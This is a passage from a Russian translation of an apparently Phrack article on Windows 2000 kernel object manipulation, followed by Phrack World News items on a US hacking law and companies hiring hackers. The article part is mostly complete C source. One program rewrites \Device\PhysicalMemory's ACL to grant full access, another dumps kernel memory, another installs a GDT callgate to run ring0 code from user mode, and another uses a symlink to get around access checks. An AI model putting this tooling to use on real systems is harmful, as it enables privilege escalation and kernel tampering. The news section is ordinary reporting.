#define SYMBOLIC_LINK_ALL_ACCESS (STANDARD_RIGHTS_REQUIRED | 0x1)

// информация о процессах
// Flink -> _EPROCESS
#define TO_EPROCESS(_a) ((DWORD) _a - 0xA0)
// Flink -> UniqueProcessId
#define TO_PID(_a) (DWORD) ((DWORD) _a - 0x4)
// Flink -> ImageFileName
#define TO_PNAME(_a) (PCHAR) ((DWORD) _a + 0x15C)

typedef struct _DISPATCHER_HEADER {
/*000*/ UCHAR Type;
/*001*/ UCHAR Absolute;
/*002*/ UCHAR Size;
/*003*/ UCHAR Inserted;
/*004*/ LONG SignalState;
/*008*/ LIST_ENTRY WaitListHead;
/*010*/ } DISPATCHER_HEADER;

typedef struct _KEVENT {
/*000*/ DISPATCHER_HEADER Header;
/*010*/ } KEVENT, *PKEVENT;

typedef struct _FAST_MUTEX {
/*000*/ LONG Count;
/*004*/ PVOID Owner;
/*008*/ ULONG Contention;
/*00C*/ KEVENT Event;
/*01C*/ ULONG OldIrql;
/*020*/ } FAST_MUTEX, *PFAST_MUTEX;

// следующие два определения взяты из w2k_def.h by Sven B. Schreiber
typedef struct _MMSUPPORT {
/*000*/ LARGE_INTEGER LastTrimTime;
/*008*/ DWORD         LastTrimFaultCount;
/*00C*/ DWORD         PageFaultCount;
/*010*/ DWORD         PeakWorkingSetSize;
/*014*/ DWORD         WorkingSetSize;
/*018*/ DWORD         MinimumWorkingSetSize;
/*01C*/ DWORD         MaximumWorkingSetSize;
/*020*/ PVOID         VmWorkingSetList;
/*024*/ LIST_ENTRY    WorkingSetExpansionLinks;
/*02C*/ BOOLEAN       AllowWorkingSetAdjustment;
/*02D*/ BOOLEAN       AddressSpaceBeingDeleted;
/*02E*/ BYTE          ForegroundSwitchCount;
/*02F*/ BYTE          MemoryPriority;
```

```
/*030*/ } MMSUPPORT, *PMMSUPPORT;

typedef struct _IO_COUNTERS {
/*000*/ ULONGLONG  ReadOperationCount;
/*008*/ ULONGLONG  WriteOperationCount;
/*010*/ ULONGLONG  OtherOperationCount;
/*018*/ ULONGLONG ReadTransferCount;
/*020*/ ULONGLONG WriteTransferCount;
/*028*/ ULONGLONG OtherTransferCount;
/*030*/ } IO_COUNTERS, *PIO_COUNTERS;

// сильно упрощённая версия :) структуры EPROCESS

typedef struct _EPROCESS {
/*000*/ BYTE                    Pcb[0x6C];
/*06C*/ NTSTATUS                ExitStatus;
/*070*/ KEVENT                  LockEvent;
/*080*/ DWORD                   LockCount;
/*084*/ DWORD                   dw084;
/*088*/ LARGE_INTEGER           CreateTime;
/*090*/ LARGE_INTEGER           ExitTime;
/*098*/ PVOID                   LockOwner;
/*09C*/ DWORD                   UniqueProcessId;
/*0A0*/ LIST_ENTRY              ActiveProcessLinks; // см. PsActiveListHead
/*0A8*/ DWORD                   QuotaPeakPoolUsage[2]; // NP, P
/*0B0*/ DWORD                   QuotaPoolUsage[2]; // NP, P
/*0B8*/ DWORD                   PagefileUsage;
/*0BC*/ DWORD                   CommitCharge;
/*0C0*/ DWORD                   PeakPagefileUsage;
/*0C4*/ DWORD                   PeakVirtualSize;
/*0C8*/ LARGE_INTEGER           VirtualSize;
/*0D0*/ MMSUPPORT               Vm;
/*100*/ LIST_ENTRY              SessionProcessLinks;
/*108*/ DWORD                   dw108[6];
/*120*/ PVOID                   DebugPort;
/*124*/ PVOID                   ExceptionPort;
/*128*/ PVOID                   ObjectTable;
/*12C*/ PVOID                   Token;
/*130*/ FAST_MUTEX              WorkingSetLock;
/*150*/ DWORD                   WorkingSetPage;
/*154*/ BOOLEAN                 ProcessOutswapEnabled;
/*155*/ BOOLEAN                 ProcessOutswapped;
/*156*/ BOOLEAN                 AddressSpaceInitialized;
/*157*/ BOOLEAN                 AddressSpaceDeleted;
/*158*/ FAST_MUTEX              AddressCreationLock;
/*178*/ KSPIN_LOCK              HyperSpaceLock;
/*17C*/ DWORD                   ForkInProgress;
/*180*/ WORD                    VmOperation;
/*182*/ BOOLEAN                 ForkWasSuccessful;
/*183*/ BYTE                    MmAgressiveWsTrimMask;
/*184*/ DWORD                   VmOperationEvent;
/*188*/ PVOID                   PaeTop;
/*18C*/ DWORD                   LastFaultCount;
/*190*/ DWORD                   ModifiedPageCount;
/*194*/ PVOID                   VadRoot;
/*198*/ PVOID                   VadHint;
/*19C*/ PVOID                   CloneRoot;
/*1A0*/ DWORD                   NumberOfPrivatePages;
/*1A4*/ DWORD                   NumberOfLockedPages;
/*1A8*/ WORD                    NextPageColor;
/*1AA*/ BOOLEAN                 ExitProcessCalled;
/*1AB*/ BOOLEAN                 CreateProcessReported;
/*1AC*/ HANDLE                  SectionHandle;
/*1B0*/ PVOID                   Peb;
/*1B4*/ PVOID                   SectionBaseAddress;
/*1B8*/ PVOID                   QuotaBlock;
/*1BC*/ NTSTATUS                LastThreadExitStatus;
/*1C0*/ DWORD                   WorkingSetWatch;
/*1C4*/ HANDLE                  Win32WindowStation;
/*1C8*/ DWORD                   InheritedFromUniqueProcessId;
/*1CC*/ ACCESS_MASK             GrantedAccess;
```

```
/*1D0*/ DWORD                 DefaultHardErrorProcessing; // HEM_*
/*1D4*/ DWORD                 LdtInformation;
/*1D8*/ PVOID                 VadFreeHint;
/*1DC*/ DWORD                 VdmObjects;
/*1E0*/ PVOID                 DeviceMap;
/*1E4*/ DWORD                 SessionId;
/*1E8*/ LIST_ENTRY            PhysicalVadList;
/*1F0*/ PVOID                 PageDirectoryPte;
/*1F4*/ DWORD                 dw1F4;
/*1F8*/ DWORD                 PaePageDirectoryPage;
/*1FC*/ CHAR                  ImageFileName[16];
/*20C*/ DWORD                 VmTrimFaultValue;
/*210*/ BYTE                  SetTimerResolution;
/*211*/ BYTE                  PriorityClass;
/*212*/ WORD                  SubSystemVersion;
/*214*/ PVOID                 Win32Process;
/*218*/ PVOID                 Job;
/*21C*/ DWORD                 JobStatus;
/*220*/ LIST_ENTRY            JobLinks;
/*228*/ PVOID                 LockedPagesList;
/*22C*/ PVOID                 SecurityPort;
/*230*/ PVOID                 Wow64;
/*234*/ DWORD                 dw234;
/*238*/ IO_COUNTERS           IoCounters;
/*268*/ DWORD                 CommitChargeLimit;
/*26C*/ DWORD                 CommitChargePeak;
/*270*/ LIST_ENTRY            ThreadListHead;
/*278*/ PVOID                 VadPhysicalPagesBitMap;
/*27C*/ DWORD                 VadPhysicalPages;
/*280*/ DWORD                 AweLock;
/*284*/ } EPROCESS, *PEPROCESS;


// скопировать ntdll.lib из Microsoft DDK в текущую директорию
#pragma comment(lib, "ntdll")
#define IMP_SYSCALL __declspec(dllimport) NTSTATUS _stdcall

IMP_SYSCALL
NtMapViewOfSection(HANDLE SectionHandle,
                   HANDLE ProcessHandle,
                   PVOID *BaseAddress,
                   ULONG ZeroBits,
                   ULONG CommitSize,
                   PLARGE_INTEGER SectionOffset,
                   PSIZE_T ViewSize,
                   SECTION_INHERIT InheritDisposition,
                   ULONG AllocationType,
                   ULONG Protect);

IMP_SYSCALL
NtUnmapViewOfSection(HANDLE ProcessHandle,
                     PVOID BaseAddress);

IMP_SYSCALL
NtOpenSection(PHANDLE SectionHandle,
              ACCESS_MASK DesiredAccess,
              POBJECT_ATTRIBUTES ObjectAttributes);

IMP_SYSCALL
NtClose(HANDLE Handle);

IMP_SYSCALL
NtCreateSymbolicLinkObject(PHANDLE SymLinkHandle,
                           ACCESS_MASK DesiredAccess,
                           POBJECT_ATTRIBUTES ObjectAttributes,
                           PUNICODE_STRING TargetName);
```

5.2 chmod_mem.c

```
#include <stdio.h>
#include <windows.h>
#include <aclapi.h>
#include "..\kmem.h"

void usage(char *n) {
   printf("usage: %s (/current | /user) [who]\n", n);
   printf("/current: add all access to current user\n");
   printf("/user   : add all access to user 'who'\n");
   exit(0);
}

int main(int argc, char **argv) {
   HANDLE               Section;
   DWORD                Res;
   NTSTATUS             ntS;
   PACL                 OldDacl=NULL, NewDacl=NULL;
   PSECURITY_DESCRIPTOR SecDesc=NULL;
   EXPLICIT_ACCESS      Access;
   OBJECT_ATTRIBUTES    ObAttributes;
   INIT_UNICODE(ObName, L"\\Device\\PhysicalMemory");
   BOOL                 mode;

   if (argc < 2)
      usage(argv[0]);

   if (!strcmp(argv[1], "/current")) {
      mode = 1;
   } else if (!strcmp(argv[1], "/user") && argc == 3) {
     mode = 2;
   } else
      usage(argv[0]);

   memset(&Access, 0, sizeof(EXPLICIT_ACCESS));
   InitializeObjectAttributes(&ObAttributes,
                              &ObName,
                              OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
                              NULL,
                              NULL);

   // открыть дескриптор \Device\PhysicalMemory
   ntS = NtOpenSection(&Section, WRITE_DAC | READ_CONTROL, &ObAttributes);
   if (ntS != STATUS_SUCCESS) {
      printf("error: NtOpenSection (code: %x)\n", ntS);
      goto cleanup;
   }

   // получить копию дескриптора безопасности
   Res = GetSecurityInfo(Section, SE_KERNEL_OBJECT,
                         DACL_SECURITY_INFORMATION, NULL, NULL, &OldDacl,
                         NULL, &SecDesc);
   if (Res != ERROR_SUCCESS) {
      printf("error: GetSecurityInfo (code: %lu)\n", Res);
      goto cleanup;
   }

   Access.grfAccessPermissions = SECTION_ALL_ACCESS; // :P
   Access.grfAccessMode        = GRANT_ACCESS;
   Access.grfInheritance       = NO_INHERITANCE;
   Access.Trustee.MultipleTrusteeOperation = NO_MULTIPLE_TRUSTEE;
   // измените эти параметры для выдачи прав группе или другому пользователю
   Access.Trustee.TrusteeForm  = TRUSTEE_IS_NAME;
   Access.Trustee.TrusteeType  = TRUSTEE_IS_USER;
   if (mode == 1)
      Access.Trustee.ptstrName = "CURRENT_USER";
   else
     Access.Trustee.ptstrName = argv[2];

   // создать новый ACL
   Res = SetEntriesInAcl(1, &Access, OldDacl, &NewDacl);
   if (Res != ERROR_SUCCESS) {
```

```
      printf("error: SetEntriesInAcl (code: %lu)\n", Res);
      goto cleanup;
   }

   // обновить ACL
   Res = SetSecurityInfo(Section, SE_KERNEL_OBJECT,
                         DACL_SECURITY_INFORMATION, NULL, NULL, NewDacl,
                         NULL);
   if (Res != ERROR_SUCCESS) {
      printf("error: SetEntriesInAcl (code: %lu)\n", Res);
      goto cleanup;
   }
   printf("\\Device\\PhysicalMemory chmoded\n");

cleanup:
   if (Section)
      NtClose(Section);
   if (SecDesc)
      LocalFree(SecDesc);
   return(0);
}
```

5.3 winkdump.c

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

#include "..\kmem.h"

ULONG   Granularity;

// спасибо kraken за функцию hexdump
void hexdump(unsigned char *data, unsigned int amount) {
   unsigned int      dp, p;
   const char        trans[] =
      "................................ !\"#$%&'()*+,-./0123456789"
      ":;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklm"
      "nopqrstuvwxyz{|}~....................................."
      "........................................................"
      "........................................";

   for (dp = 1; dp <= amount; dp++)  {
      printf ("%02x ", data[dp-1]);
      if ((dp % 8) == 0)
         printf (" ");
      if ((dp % 16) == 0) {
         printf ("| ");
         p = dp;
         for (dp -= 16; dp < p; dp++)
            printf ("%c", trans[data[dp]]);
         printf ("\n");
      }
   }
   if ((amount % 16) != 0) {
      p = dp = 16 - (amount % 16);
      for (dp = p; dp > 0; dp--) {
         printf ("   ");
         if (((dp % 8) == 0) && (p != 8))
            printf (" ");
      }
      printf (" | ");
      for (dp = (amount - (16 - p)); dp < amount; dp++)
         printf ("%c", trans[data[dp]]);
   }
   printf ("\n");
   return ;
}
PHYSICAL_ADDRESS GetPhysicalAddress(ULONG vAddress) {
```

```
   PHYSICAL_ADDRESS  add;

   if (vAddress < 0x80000000L || vAddress >= 0xA0000000L)
      add.QuadPart = (ULONGLONG) vAddress & 0xFFFF000;
   else
      add.QuadPart = (ULONGLONG) vAddress & 0x1FFFF000;
   return(add);
}

int InitSection(PHANDLE Section) {
   NTSTATUS          ntS;
   OBJECT_ATTRIBUTES ObAttributes;
   INIT_UNICODE(ObString, L"\\Device\\PhysicalMemory");

   InitializeObjectAttributes(&ObAttributes,
                              &ObString,
                              OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
                              NULL,
                              NULL);

   // открыть \Device\PhysicalMemory
   ntS = NtOpenSection(Section,
                       SECTION_MAP_READ,
                       &ObAttributes);

   if (ntS != STATUS_SUCCESS) {
      printf(" * error NtOpenSection (code: %x)\n", ntS);
      return(0);
   }
   return(1);
}

int main(int argc, char **argv) {
   NTSTATUS         ntS;
   ULONG            Address, Size, MappedSize, Offset;
   HANDLE           Section;
   PVOID            MappedAddress=NULL;
   SYSTEM_INFO      SysInfo;
   PHYSICAL_ADDRESS pAddress;

   printf(" *** win2k memory dumper ***\n\n");

   if (argc != 3) {
      printf("usage: %s <address> <size>\n", argv[0]);
      return(0);
   }

   Address = strtoul(argv[1], NULL, 0);
   MappedSize = Size = strtoul(argv[2], NULL, 10);
   printf(" Virtual Address       : 0x%.8x\n", Address);

   if (!Size) {
      printf("error: invalid size\n");
      return(0);
   }

   // получить информацию о гранулярности выделения памяти
   GetSystemInfo(&SysInfo);
   Granularity = SysInfo.dwAllocationGranularity;
   printf(" Allocation granularity: %lu bytes\n", Granularity);
   if (!InitSection(&Section))
      return(0);

   Offset = Address % Granularity;
   MappedSize += Offset; // скорректировать размер отображения
   printf(" Offset                : 0x%x\n", Offset);
   pAddress = GetPhysicalAddress(Address - Offset);
   printf(" Physical Address      : 0x%.16x\n", pAddress);

   ntS = NtMapViewOfSection(Section, (HANDLE) -1, &MappedAddress, 0L,
                            MappedSize, &pAddress, &MappedSize, ViewShare,
```

```
                            0, PAGE_READONLY);

   printf(" Mapped size           : %lu bytes\n", MappedSize);
   printf(" View size             : %lu bytes\n\n", Size);

   if (ntS == STATUS_SUCCESS) {
      hexdump((char *)MappedAddress+Offset, Size);
      NtUnmapViewOfSection((HANDLE) -1, MappedAddress);
   } else {
      if (ntS == 0xC00000F4L)
         printf("error: invalid physical address translation\n");
      else
         printf("error: NtMapViewOfSection (code: %x)\n", ntS);
   }

   NtClose(Section);
   return(0);
}
```

5.4 winkps.c

```
// код немного запутан, но работает :)
#include <stdio.h>
#include <windows.h>
#include "..\kmem.h"

// получить адрес из символов win2k
#define PSADD    0x8046A180 // PsActiveProcessHead
// базовый адрес ntoskrnl.exe по умолчанию на win2k
#define BASEADD 0x7FFE0000 // MmGetPhysicalAddress
// максимальное количество процессов (защита от краша)
#define MAX_PROCESS 50

typedef struct _MY_CG {
   PHYSICAL_ADDRESS     pAddress;
   PVOID                MappedAddress;
   PCALLGATE_DESCRIPTOR Desc;
   WORD                 Segment;
   WORD                 LastEntry;
} MY_CG, *PMY_CG;

ULONG         Granularity;
PLIST_ENTRY   PsActiveProcessHead = (PLIST_ENTRY) PSADD;
MY_CG         GdtMap;
MAPPING       CurMap;

PHYSICAL_ADDRESS (*MmGetPhysicalAddress) (PVOID BaseAddress);

void __declspec(naked) Ring0Func() {
   _asm {
      pushad
      pushf
      cli

      mov esi, CurMap.vAddress
      push esi
      call MmGetPhysicalAddress
      mov CurMap.pAddress, eax  // сохранить младшую часть LARGE_INTEGER
      mov [CurMap+4], edx       // сохранить старшую часть LARGE_INTEGER

      popf
      popad
      retf
   }
}

// функция вызова callgate
PHYSICAL_ADDRESS NewGetPhysicalAddress(PVOID vAddress) {
   WORD   farcall[3];
```

```
   HANDLE Thread = GetCurrentThread();

   farcall[2] = GdtMap.Segment;

   if(!VirtualLock((PVOID) Ring0Func, 0x30)) {
      printf("error: unable to lock function\n");
      CurMap.pAddress.QuadPart = 1;
   } else {
      CurMap.vAddress = vAddress; // грубый способ передачи аргумента
      CurMap.Offset   = (DWORD) vAddress % Granularity;
      (DWORD) CurMap.vAddress -= CurMap.Offset;

      SetThreadPriority(Thread, THREAD_PRIORITY_TIME_CRITICAL);
      Sleep(0);

      _asm call fword ptr [farcall]

      SetThreadPriority(Thread,THREAD_PRIORITY_NORMAL);
      VirtualUnlock((PVOID) Ring0Func, 0x30);
   }
   return(CurMap.pAddress);
}

PHYSICAL_ADDRESS GetPhysicalAddress(ULONG vAddress) {
   PHYSICAL_ADDRESS  add;

    if (vAddress < 0x80000000L || vAddress >= 0xA0000000L) {
      add.QuadPart = (ULONGLONG) vAddress & 0xFFFF000;
   } else {
      add.QuadPart = (ULONGLONG) vAddress & 0x1FFFF000;
   }
   return(add);
}

void UnmapMemory(PVOID MappedAddress) {
   NtUnmapViewOfSection((HANDLE) -1, MappedAddress);
}

int InstallCallgate(HANDLE Section, DWORD Function) {
   NTSTATUS             ntS;
   KGDTENTRY            gGdt;
   DWORD                Size;
   PCALLGATE_DESCRIPTOR CgDesc;

   _asm sgdt gGdt;

   printf("virtual address of GDT : 0x%.8x\n",
          MAKE_DWORD(gGdt.BaseLow, gGdt.BaseHigh));
   GdtMap.pAddress =
              GetPhysicalAddress(MAKE_DWORD(gGdt.BaseLow, gGdt.BaseHigh));
   printf("physical address of GDT: 0x%.16x\n", GdtMap.pAddress.QuadPart);

   Size = gGdt.LimitLow;
   ntS = NtMapViewOfSection(Section, (HANDLE) -1, &GdtMap.MappedAddress,
                            0L, Size, &GdtMap.pAddress, &Size, ViewShare,
                            0, PAGE_READWRITE);
   if (ntS != STATUS_SUCCESS || !GdtMap.MappedAddress) {
      printf("error: NtMapViewOfSection (code: %x)\n", ntS);
      return(0);
   }

   GdtMap.LastEntry = gGdt.LimitLow & 0xFFF8; // смещение до последней записи
   for(CgDesc = (PVOID) ((DWORD)GdtMap.MappedAddress+GdtMap.LastEntry),
       GdtMap.Desc=NULL;
       (DWORD) CgDesc > (DWORD) GdtMap.MappedAddress;
       CgDesc--) {

      if(CgDesc->present == 0){
         CgDesc->offset_0_15  = (WORD) (Function & 0xFFFF);
         CgDesc->selector     = 8;
         CgDesc->param_count  = 0; //1;
```

```
         CgDesc->some_bits    = 0;
         CgDesc->type         = 12;     // 32-битный callgate junior :>
         CgDesc->app_system   = 0;      // системный сегмент
         CgDesc->dpl          = 3;      // ring3-код может вызывать
         CgDesc->present      = 1;
         CgDesc->offset_16_31 = (WORD) (Function >> 16);
         GdtMap.Desc = CgDesc;
         break;
      }

   }

   if (GdtMap.Desc == NULL) {
      printf("error: unable to find free entry for installing callgate\n");
      printf("       not normal by the way .. your box is strange =]\n");
   }

   GdtMap.Segment =
      ((WORD) ((DWORD) CgDesc - (DWORD) GdtMap.MappedAddress))|3;
   printf("Allocated segment      : %x\n", GdtMap.Segment);
   return(1);
}

int UninstallCallgate(HANDLE Section, DWORD Function) {
   PCALLGATE_DESCRIPTOR CgDesc;

   for(CgDesc = (PVOID) ((DWORD) GdtMap.MappedAddress+GdtMap.LastEntry);
       (DWORD) CgDesc > (DWORD) GdtMap.MappedAddress;
      CgDesc--) {

      if((CgDesc->offset_0_15 == (WORD) (Function & 0xFFFF))
         && CgDesc->offset_16_31 == (WORD) (Function >> 16)){
         memset(CgDesc, 0, sizeof(CALLGATE_DESCRIPTOR));
         return(1);
      }
   }
   NtUnmapViewOfSection((HANDLE) -1, GdtMap.MappedAddress);
   return(0);
}

void UnmapVirtualMemory(PVOID vAddress) {
   NtUnmapViewOfSection((HANDLE) -1, vAddress);
}

PVOID MapVirtualMemory(HANDLE Section, PVOID vAddress, DWORD Size) {
   PHYSICAL_ADDRESS pAddress;
   NTSTATUS         ntS;
   DWORD            MappedSize;
   PVOID            MappedAddress=NULL;

   pAddress = NewGetPhysicalAddress((PVOID) vAddress);

   // проверка на ошибку (1 = невозможное значение)
   if (pAddress.QuadPart != 1) {
      Size += CurMap.Offset; // скорректировать размер отображения
      MappedSize = Size;

      ntS = NtMapViewOfSection(Section, (HANDLE) -1, &MappedAddress,
                        0L, Size, &pAddress, &MappedSize, ViewShare,
                        0, PAGE_READONLY);
      if (ntS != STATUS_SUCCESS || !MappedSize) {
         printf(" error: NtMapViewOfSection, mapping 0x%.8x (code: %x)\n",
                vAddress, ntS);
         return(NULL);
      }
   } else
      MappedAddress = NULL;
   printf("mapped 0x%x bytes @ 0x%.8x (init Size: 0x%x bytes)\n",
         MappedSize, MappedAddress, Size);
   return(MappedAddress);
}
```

```
void DisplayProcesses(HANDLE Section) {
   int i = 0;
   DWORD     Padding;
   PEPROCESS CurProcess, NextProcess;
   PVOID     vCurEntry, vOldEntry, NewMappedAddress;
   PLIST_ENTRY PsCur;

   // сначала отображаем PsActiveProcessHead для получения первой записи
   vCurEntry = MapVirtualMemory(Section, PsActiveProcessHead, 4);
   if (!vCurEntry)
      return;
   PsCur = (PLIST_ENTRY) ((DWORD) vCurEntry + CurMap.Offset);

   // большинство структур EPROCESS расположены около 0xfc[e-f]00000,
   // поэтому отображаем 0x100000 байт (~1 МБ) за раз
   while (PsCur->Flink != PsActiveProcessHead && i<MAX_PROCESS) {
      NextProcess = (PEPROCESS) TO_EPROCESS(PsCur->Flink);

      // мы отображаем по 0x100000 байт, поэтому сохраняем смещение до EPROCESS
      Padding = TO_EPROCESS(PsCur->Flink) & 0xFFFFF;

      // проверяем, уже ли следующая структура отображена в памяти
      if ((DWORD) vCurEntry<= (DWORD) NextProcess
         && (DWORD)NextProcess+sizeof(EPROCESS)<(DWORD)vCurEntry+0x100000){
         // переотображение не требуется
         CurProcess = (PEPROCESS) ((DWORD) NewMappedAddress + Padding);

      } else {
         CurProcess = NextProcess;
         // снять старое отображение и создать новое
         vOldEntry = vCurEntry;
         vCurEntry = (PVOID) (TO_EPROCESS(PsCur->Flink) & 0xFFF00000);

         // снять старое отображение
         UnmapVirtualMemory(vOldEntry);
         vOldEntry = vCurEntry;
         // создать новое отображение
         vCurEntry = MapVirtualMemory(Section, vCurEntry, 0x100000);
         if (!vCurEntry)
            break;
         // скорректировать указатель на структуру EPROCESS
         CurProcess =
                 (PEPROCESS) ((DWORD) vCurEntry + CurMap.Offset + Padding);
         // сохранить отображённый адрес
         NewMappedAddress = vCurEntry;
         // восстановить указатель из пространства отображённых адресов 0x4****
         // на реальный виртуальный адрес 0xf*******
         vCurEntry = vOldEntry;
      }

      // скорректировать указатель на структуру LIST_ENTRY
      PsCur = &CurProcess->ActiveProcessLinks;
      printf(" + %lu\t %s\n", CurProcess->UniqueProcessId,
             CurProcess->ImageFileName[0] ?
             CurProcess->ImageFileName : "[system]");
      i++;
   }

   UnmapVirtualMemory(vCurEntry);
}

int main(int argc, char **argv) {
   SYSTEM_INFO       SysInfo;
   OBJECT_ATTRIBUTES ObAttributes;
   NTSTATUS          ntS;
   HANDLE            Section;
   HMODULE           hDll;
   INIT_UNICODE(ObString, L"\\Device\\PhysicalMemory");

   printf(" *** win2k process lister ***\n\n");
   GetSystemInfo(&SysInfo);
```

```
   Granularity = SysInfo.dwAllocationGranularity;
   printf("Allocation granularity: %lu bytes\n", Granularity);
   InitializeObjectAttributes(&ObAttributes,
                              &ObString,
                              OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
                              NULL,
                              NULL);

   hDll = LoadLibrary("ntoskrnl.exe");
   if (hDll) {
      MmGetPhysicalAddress = (PVOID) ((DWORD) BASEADD +
                    (DWORD) GetProcAddress(hDll, "MmGetPhysicalAddress"));
      printf("MmGetPhysicalAddress   : 0x%.8x\n", MmGetPhysicalAddress);
      FreeLibrary(hDll);
   }

   ntS = NtOpenSection(&Section, SECTION_MAP_READ|SECTION_MAP_WRITE,
                       &ObAttributes);
   if (ntS != STATUS_SUCCESS) {
      if (ntS == STATUS_ACCESS_DENIED)
         printf("error: access denied to open \\Device\\PhysicalMemory for r/w\n");
      else
         printf("error: NtOpenSection (code: %x)\n", ntS);
      goto cleanup;
   }

   if (!InstallCallgate(Section, (DWORD) Ring0Func))
      goto cleanup;

   memset(&CurMap, 0, sizeof(MAPPING));

   __try {
      DisplayProcesses(Section);
   } __except(UninstallCallgate(Section, (DWORD) Ring0Func), 1) {
      printf("exception: trying to clean callgate...\n");
      goto cleanup;
   }

   if (!UninstallCallgate(Section, (DWORD) Ring0Func))
      goto cleanup;

cleanup:
   if (Section)
      NtClose(Section);
   return(0);
}
```

5.5 fun_with_ipd.c

```
#include <stdio.h>
#include <conio.h>
#include <windows.h>
#include "..\kmem.h"

int main() {
   NTSTATUS          ntS;
   HANDLE            SymLink, Section;
   OBJECT_ATTRIBUTES ObAttributes;
   INIT_UNICODE(ObName, L"\\Device\\PhysicalMemory");
   INIT_UNICODE(ObNewName, L"\\??\\hack_da_ipd");

   InitializeObjectAttributes(&ObAttributes,
                              &ObNewName,
                              OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
                              NULL,
                              NULL);

   ntS = NtCreateSymbolicLinkObject(&SymLink, SYMBOLIC_LINK_ALL_ACCESS,
                                    &ObAttributes, &ObName);
```

```
    if (ntS != STATUS_SUCCESS) {
       printf("error: NtCreateSymbolicLinkObject (code: %x)\n", ntS);
       return(0);
    }

    ntS = NtOpenSection(&Section, SECTION_MAP_READ, &ObAttributes);
    if (ntS != STATUS_SUCCESS)
       printf("error: NtOpenSection (code: %x)\n", ntS);
    else {
       printf("\\Device\\PhysicalMemory opened !!!\n");
       NtClose(Section);
    }
    // теперь можно делать что угодно
    getch();

    NtClose(SymLink);
    return(0);
}
```

---

6 — Заключение

Надеюсь, эта статья помогла разобраться с основами манипуляций с объектами ядра Windows. Насколько мне известно, с `\Device\PhysicalMemory` можно делать столько же, сколько с `/dev/kmem` в Linux — ограничений нет, кроме вашего воображения :). Также надеюсь, что статью прочитают и Linux-разработчики.

Благодарности: CNS, u-n-f и subk dudes, ELiCZ за помощь и, наконец, syn/ack oldschool people (wilmi power) =]

---

7 — Ссылки

- [1] Sysinternals — www.sysinternals.com
- [2] Microsoft DDK — www.microsoft.com/DDK/
- [3] unofficial ntifs.h — www.insidewindows.info
- [4] www.chapeaux-noirs.org/win/
- [5] Intel IA-32 Software Developer's Manual — developer.intel.com
- [6] Pedestal Software — www.pedestalsoftware.com
- [7] BindView's RAZOR — razor.bindview.com
- [8] Open Systems Resources — www.osr.com
- [9] MSDN — msdn.microsoft.com

Книги:
- Undocumented Windows 2000 Secrets, A Programmer's Cookbook (http://www.orgon.com/w2k_internals/)
- Inside Microsoft Windows 2000, Third Edition (http://www.microsoft.com/mspress/books/4354.asp)
- Windows NT/2000 Native API Reference

PHRACK WORLD NEWS

Автор: phrackstaff

> *Содержание раздела Phrack World News не отражает мнение какого-либо конкретного члена редакции Phrack. PWN создаётся исключительно сценой и для сцены.*

Содержание:

0x01 — Пожизненный срок для хакеров

15 июля 2002 г.

ВАШИНГТОН — В понедельник Палата представителей подавляющим большинством голосов одобрила законопроект, предусматривающий возможность пожизненного лишения свободы для компьютерных хакеров.

По сообщению CNET, законопроект принят голосованием 385 против 3. Тот же закон расширяет возможности полиции и спецслужб проводить прослушивание интернет-трафика и телефонных переговоров _без_ предварительного получения судебного ордера. Закон о повышении кибербезопасности (Cyber Security Enhancement Act, CSEA) — самый масштабный законопроект о компьютерных преступлениях, прошедший через Конгресс за последние годы, — теперь направляется в Сенат. Серьёзного противодействия там не ожидается.

«Мышь может быть столь же опасна, как пуля или бомба», — заявил Ламар Смит (республиканец, Техас).

Ещё один раздел CSEA разрешил бы интернет-провайдерам раскрывать содержимое электронных сообщений и других электронных записей (IRC, http и др.) полиции.

Фонд Free Congress Foundation, выступающий против CSEA, раскритиковал исход вечернего голосования в понедельник.

«Конгресс должен прекратить урезать наши гражданские свободы», — сказал Брэд Янсен, аналитик консервативной организации. «Хорошим началом было бы существенно пересмотреть CSEA, чтобы усилить, а не ослабить контроль и подотчётность властей».

http://news.com.com/2100-1001-944057.html?tag=fd_top
http://www.msnbc.com/news/780923.asp?cp1=1
http://www.wired.com/news/politics/0,1283,50363,00.html
http://thomas.loc.gov/cgi-bin/bdquery/z?d107:h.r.03482:
http://lamarsmith.house.gov/

https://phrack.org/issues/58/13.html#article
http://www.freesk8.org

0x02 — Новая должность в IT: директор по взлому

Автор: Jay Lyman, NewsFactor Network

Компании, стремящиеся стать максимально неуязвимыми к новейшим компьютерным вирусам и самым талантливым хакерам интернета, нередко обнаруживают, что им нужны — именно самые талантливые хакеры интернета.

Некоторые из этих так называемых «белошляпочных» хакеров занимают высокие позиции в различных компаниях, в том числе в фирмах по безопасности, однако аналитики сообщили NewsFactor, что официальный титул «директора по взлому» (chief hacking officer) встречается редко: компании склонны с опаской относиться к подобному звучанию.

Тем не менее некоторые специалисты по безопасности — например, Марк Майффре из Eeye Security (Алисо-Вьехо, Калифорния) — носят титул «CHO», и мало кто оспаривает тезис: чтобы защититься от лучших хакеров, компаниям нужно их нанимать.

Скрытый найм

Старший аналитик по угрозам SecurityFocus Райан Расселл рассказал NewsFactor, что, хотя лишь единицы компаний называют своего штатного хакера «директором по взлому», многие нанимают хакеров, давая им должности, которые менее явно указывают на их социально неоднозначные навыки.

«Многие люди, которые раньше занимались подобными вещами, в итоге оказываются в сфере безопасности», — сказал Расселл. «Некоторые компании прямо заявляют: "Мы не нанимаем хакеров, мы против этого" — но на самом деле они их нанимают».

Расселл отметил, что хотя после разрушительных терактов прошлого года акцент на безопасности явно усилился, сдувание пузыря доткомов привело к консолидации персонала в области безопасности и сокращению числа должностей, открыто связанных со взломом.

Рождённые взламывать

Расселл подчеркнул, что хакеры, легально работающие в IT, как правило, занимаются тестированием на проникновение.

Хотя компании не горят желанием нанимать специалистов по IT-безопасности с судимостями, в опытном хакере есть свои преимущества — даже если человек использовал интернет-псевдоним, связанный с «чёрношляпочным» хакерством.

Тем не менее, как сказал Расселл, «в очень редких случаях люди с репутацией хакера или "чёрной шляпы" получают работу».

Один из таких нанятых — главный учёный компании @Stake (Кембридж, Массачусетс) Пейтер «Mudge» Затко: известный хакер и эксперт по безопасности, проводивший инструктажи правительственных чиновников, выступавший на отраслевых форумах и создавший инструмент аудита паролей NT.

Обычные сотрудники

